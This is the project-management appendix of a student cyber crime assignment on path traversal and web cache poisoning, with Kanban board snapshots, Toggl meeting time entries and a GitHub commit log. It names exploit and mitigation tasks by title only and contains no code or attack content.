The image displays three sequential screenshots of a Kanban board titled "Cyber Crime Assignment 1 Kanban Board". The board is organized into four columns: Backlog, In progress, In review, and Done. Each column has a header with a status icon, a count, and an estimate. The tasks are represented as cards with titles, descriptions, and progress indicators.

**Backlog Column:** This column contains tasks that have not yet started. The tasks listed are:

- Cyber-Crime-Assignment-1-Group-25 #6: Path Traversal — build security-enhanced (mitigated) code
- Cyber-Crime-Assignment-1-Group-25 #7: Path Traversal — write mitigation verification script
- Cyber-Crime-Assignment-1-Group-25 #10: Web Cache Poisoning — build security-enhanced (mitigated) code
- Cyber-Crime-Assignment-1-Group-25 #11: Web Cache Poisoning — write mitigation verification script
- Cyber-Crime-Assignment-1-Group-25 #12: Detection & tracing setup
- Cyber-Crime-Assignment-1-Group-25 #13: Write report sections for both vulnerabilities
- Cyber-Crime-Assignment-1-Group-25 #14: Write report intro, team plan, PM evidence, and conclusion sections

**In progress Column:** This column contains tasks that are actively being worked on. The tasks listed are:


- Cyber-Crime-Assignment-1-Group-25 #9: Web Cache Poisoning — write exploitation script


**In review Column:** This column contains tasks that are in review. The tasks listed are:

- Cyber-Crime-Assignment-1-Group-25 #3: Set up GitHub Projects board + assign roles
- Cyber-Crime-Assignment-1-Group-25 #4: Path Traversal — build vulnerable code
- Cyber-Crime-Assignment-1-Group-25 #5: Web Cache Poisoning — build vulnerable code
- Cyber-Crime-Assignment-1-Group-25 #8: Path Traversal — write exploitation script

**Done Column:** This column contains tasks that have been completed. The tasks listed are:

- Cyber-Crime-Assignment-1-Group-25 #3: Set up GitHub Projects board + assign roles
- Cyber-Crime-Assignment-1-Group-25 #4: Path Traversal — build vulnerable code
- Cyber-Crime-Assignment-1-Group-25 #5: Web Cache Poisoning — build vulnerable code
- Cyber-Crime-Assignment-1-Group-25 #8: Path Traversal — write exploitation script
- Cyber-Crime-Assignment-1-Group-25 #9: Web Cache Poisoning — write exploitation script





tsurufdo

Projects

Cyber Crime Assignment 1 Kanban Board

Q Type [Z] to search

+

...

...

...

...

...

...

Cyber Crime Assignment 1 Kanban Board

Add status update

Insights

Workflows

7

...

Backlog

Priority board

Team items

Roadmap

My items

New view

Filter by keyword or by field

View

Backlog

Estimate 0

...

+

This item hasn't been started

Cyber-Crime-Assignment-1-Group-25 #13

Write report sections for both vulnerabilities

Cyber-Crime-Assignment-1-Group-25 #14

Write report intro, team plan, PM evidence, and conclusion sections

Cyber-Crime-Assignment-1-Group-25 #15

QA pass — code review and exploit re-run

Cyber-Crime-Assignment-1-Group-25 #16

Build presentation slide deck

In progress

1/3

Estimate 0

...

+

This is actively being worked on

Cyber-Crime-Assignment-1-Group-25 #19

Update the README files for the two vulnerable codes after mitigated codes are added

In review

0/3

Estimate 0

...

+

This item is in review

Done

0

Estimate 0

...

+

This has been completed

Cyber-Crime-Assignment-1-Group-25 #3

Set up GitHub Projects board + assign roles

Cyber-Crime-Assignment-1-Group-25 #4

Path Traversal — build vulnerable code

Cyber-Crime-Assignment-1-Group-25 #5

Path Traversal — build security-enhanced (mitigated) code

Cyber-Crime-Assignment-1-Group-25 #10

Web Cache Poisoning — build security-enhanced (mitigated) code

Cyber-Crime-Assignment-1-Group-25 #9

Web Cache Poisoning — build vulnerable code

Cyber-Crime-Assignment-1-Group-25 #7

Path Traversal — write exploitation script

Cyber-Crime-Assignment-1-Group-25 #8

Web Cache Poisoning — write exploitation script

tsurufdo

Projects

Cyber Crime Assignment 1 Kanban Board

Q Type [Z] to search

+

...

...

...

...

...

...

Cyber Crime Assignment 1 Kanban Board

Add status update

Insights

Workflows

7

...

Backlog

Priority board

Team items

Roadmap

My items

New view

Filter by keyword or by field

View

Backlog

Estimate 0

...

+

This item hasn't been started

Cyber-Crime-Assignment-1-Group-25 #16

Build presentation slide deck

Cyber-Crime-Assignment-1-Group-25 #21

Write the description for Path traversal for the report

Cyber-Crime-Assignment-1-Group-25 #22

Write the description for Web Cache Poisoning for the report

Cyber-Crime-Assignment-1-Group-25 #23

Write the description and evidence for project management for the report

Cyber-Crime-Assignment-1-Group-25 #24

Write the conclusion, appendices and references for the report

In progress

1/3

Estimate 0

...

+

This is actively being worked on

Cyber-Crime-Assignment-1-Group-25 #20

Write the introduction for the report

In review

0/3

Estimate 0

...

+

This item is in review

Done

0

Estimate 0

...

+

This has been completed

Cyber-Crime-Assignment-1-Group-25 #1

Set up GitHub Projects board + assign roles

Cyber-Crime-Assignment-1-Group-25 #4

Path traversal — build vulnerable code

Cyber-Crime-Assignment-1-Group-25 #5

Path Traversal — build security-enhanced (mitigated) code

Cyber-Crime-Assignment-1-Group-25 #10

Update the README files for the two vulnerable codes after mitigated codes are added

Cyber-Crime-Assignment-1-Group-25 #9

Web Cache Poisoning — build security-enhanced (mitigated) code

Cyber-Crime-Assignment-1-Group-25 #8

Web Cache Poisoning — build vulnerable code

Cyber-Crime-Assignment-1-Group-25 #7

Path Traversal — write exploitation script

tsurufdo

Projects

Cyber Crime Assignment 1 Kanban Board

Q Type [Z] to search

+

...

...

...

...

...

...

Cyber Crime Assignment 1 Kanban Board

Add status update

Insights

Workflows

7

...

Backlog

Priority board

Team items

Roadmap

My items

New view

Filter by keyword or by field

View

Backlog

Estimate 0

...

+

This item hasn't been started

Cyber-Crime-Assignment-1-Group-25 #16

Build presentation slide deck

Cyber-Crime-Assignment-1-Group-25 #21

Write the description for Path traversal for the report

Cyber-Crime-Assignment-1-Group-25 #22

Write the description for Web Cache Poisoning for the report

Cyber-Crime-Assignment-1-Group-25 #23

Write the description and evidence for project management for the report

Cyber-Crime-Assignment-1-Group-25 #24

Write the conclusion, appendices and references for the report

In progress

1/3

Estimate 0

...

+

This is actively being worked on

Cyber-Crime-Assignment-1-Group-25 #20

Write the introduction for the report

In review

0/3

Estimate 0

...

+

This item is in review

Done

0

Estimate 0

...

+

This has been completed

Cyber-Crime-Assignment-1-Group-25 #1

Set up GitHub Projects board + assign roles

Cyber-Crime-Assignment-1-Group-25 #4

Path traversal — build vulnerable code

Cyber-Crime-Assignment-1-Group-25 #5

Path Traversal — build security-enhanced (mitigated) code

Cyber-Crime-Assignment-1-Group-25 #10

Update the README files for the two vulnerable codes after mitigated codes are added

Cyber-Crime-Assignment-1-Group-25 #9


Web Cache Poisoning — build security-enhanced (mitigated) code

Cyber-Crime-Assignment-1-Group-25 #8

Web Cache Poisoning — build vulnerable code

Cyber-Crime-Assignment-1-Group-25 #7

Path Traversal — write exploitation script



## 9.1.2 Toggl



Link to the Toggl Summary Report :-

[https://drive.google.com/file/d/1KzNjGixPQBI73Mg9XYBSUpI UdJqPTeTi/view?usp=drive\\_link](https://drive.google.com/file/d/1KzNjGixPQBI73Mg9XYBSUpI UdJqPTeTi/view?usp=drive_link)

Link to the Toggl Detailed Report :-

[https://drive.google.com/file/d/1UDnng9f9u14AlpMgNeCumCULO UgF1mvy/view?usp=drive\\_link](https://drive.google.com/file/d/1UDnng9f9u14AlpMgNeCumCULO UgF1mvy/view?usp=drive_link)

| Summary     |                |        |                     |
|-------------|----------------|--------|---------------------|
| Total Hours | Billable Hours | Amount | Average Daily Hours |
| 7:28:24     | -              | -      | 0.93 Hours          |



## Summary

Total Hours  
7:28:24

Billable Hours  
-

Amount  
-

Average Daily Hours  
0.93 Hours

## Time entries from 08/25/2026 to 10/03/2026

| DESCRIPTION                                                                                             | DURATION | MEMBER                                                                                               | PROJECT | TAGS | TIME   DATE                      |
|---------------------------------------------------------------------------------------------------------|----------|------------------------------------------------------------------------------------------------------|---------|------|----------------------------------|
| Meeting 8 - Report progression and begin the presentation                                               | 0:55:25  |  Isurufernando679   | -       | -    | 8:00 PM - 8:55 PM<br>10/03/2026  |
| Team Meeting 7 - Discuss report progress                                                                | 0:52:10  |  Isurufernando679   | -       | -    | 6:05 PM - 6:57 PM<br>09/30/2026  |
| Team Meeting 6 - Revised the mitigated codes and discuss the upcoming plans on the report               | 1:07:10  |  Isurufernando679   | -       | -    | 7:45 PM - 8:52 PM<br>09/25/2026  |
| Team Meeting 5 - Reviewed the detection and tracing section and discussion of the next tasks            | 1:43:45  |  Isurufernando679   | -       | -    | 9:06 AM - 10:50 AM<br>09/22/2026 |
| Team Meeting 4 - Reviewed the two vulnerable codes and discuss future tasks                             | 1:11:26  |  Isurufernando679  | -       | -    | 3:06 PM - 4:17 PM<br>09/18/2026  |
| Team Meeting 3 - Shared and discussed the work in progress on the vulnerable app and exploit codes.     | 0:25:51  |  Isurufernando679 | -       | -    | 5:11 PM - 5:36 PM<br>09/10/2026  |
| Team Meeting 2 - Discuss the current work progress.                                                     | 0:21:25  |  Isurufernando679 | -       | -    | 7:12 PM - 7:33 PM<br>09/04/2026  |
| Team Meeting 1 - Created the initial Project Structure and divided the work and roles among the members | 0:51:12  |  Isurufernando679 | -       | -    | 2:51 PM - 3:42 PM<br>08/25/2026  |

### 9.1.3 GitHub

Link to the Git Repository :- <https://github.com/IsuruFdo/Cyber-Crime-Assignment-1-Group-25>

Link to Screenshot from Google Drive :-

[https://drive.google.com/drive/folders/19x\\_AbR1hQnpZbg\\_FoXtITBWpoHt6AlcD?usp=drive\\_link](https://drive.google.com/drive/folders/19x_AbR1hQnpZbg_FoXtITBWpoHt6AlcD?usp=drive_link)

The screenshot shows the GitHub repository page for 'Cyber-Crime-Assignment-1-Group-25'. The repository is private and has 16 commits. The main branch is selected. The repository description is 'ISEC3004 Assignment 1 — vulnerability analysis, exploitation, detection, and mitigation for Path Traversal and Web Cache Poisoning.' The repository structure includes folders for 'Documentation', 'Evidence', 'Path Traversal', and 'Web Cache Poisoning', along with files for '.gitignore' and 'README.md'. The README file is open, showing the repository name and description. The right sidebar contains sections for 'About', 'Releases', 'Packages', and 'Contributors'.

| File/Folder         | Commit Message                                                | Commit Time  |
|---------------------|---------------------------------------------------------------|--------------|
| Documentation       | Created the Initial Folder Structure                          | 2 months ago |
| Evidence            | Created the Initial Folder Structure                          | 2 months ago |
| Path Traversal      | Merge branch 'main' of https://github.com/IsuruFdo/Cyber-C... | last week    |
| Web Cache Poisoning | updated both the path traversal and web cache poisoning RE... | last week    |
| .gitignore          | Created the Initial Folder Structure                          | 2 months ago |
| README.md           | Initial commit                                                | 2 months ago |

**Contributors**

- IsuruFdo
- saszzzz
- Manodya-Siriwardhana
- theekshanaz

|                                                                                                                                                                  |         |                                                                                                                                                                         |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Commits on Sep 21, 2026                                                                                                                                          |         |                                                                                                                                                                         |
| Created a README file for Web Cache Poisoning.                                                                                                                   | 1dd7633 |   |
| Manodya-Siriwardhana committed 4 days ago                                                                                                                        |         |                                                                                                                                                                         |
| Added detection and tracing scripts and Readme for Web Cache Poisoning and Path Traversal                                                                        | 066f87d |   |
| theekshanaz committed 4 days ago                                                                                                                                 |         |                                                                                                                                                                         |
| Added Path Traversal README file                                                                                                                                 | 412fe61 |   |
| IsuruFdo committed 4 days ago                                                                                                                                    |         |                                                                                                                                                                         |
| Commits on Sep 18, 2026                                                                                                                                          |         |                                                                                                                                                                         |
| Created the exploit code.                                                                                                                                        | 920c0ec |   |
| Manodya-Siriwardhana committed last week                                                                                                                         |         |                                                                                                                                                                         |
| Commits on Sep 17, 2026                                                                                                                                          |         |                                                                                                                                                                         |
| Merge branch 'main' of <a href="https://github.com/IsuruFdo/Cyber-Crime-Assignment-1-Group-25">https://github.com/IsuruFdo/Cyber-Crime-Assignment-1-Group-25</a> | 22132f7 |   |
| IsuruFdo committed last week                                                                                                                                     |         |                                                                                                                                                                         |
| Added Path Traversal exploit script                                                                                                                              | c451112 |   |
| IsuruFdo committed last week                                                                                                                                     |         |                                                                                                                                                                         |
| Created the vulnerable app code.                                                                                                                                 | 5582284 |   |
| Manodya-Siriwardhana committed last week                                                                                                                         |         |                                                                                                                                                                         |
| Commits on Sep 16, 2026                                                                                                                                          |         |                                                                                                                                                                         |
| Add Path Traversal vulnerable app and welcome.txt                                                                                                                | c9e02a1 |   |
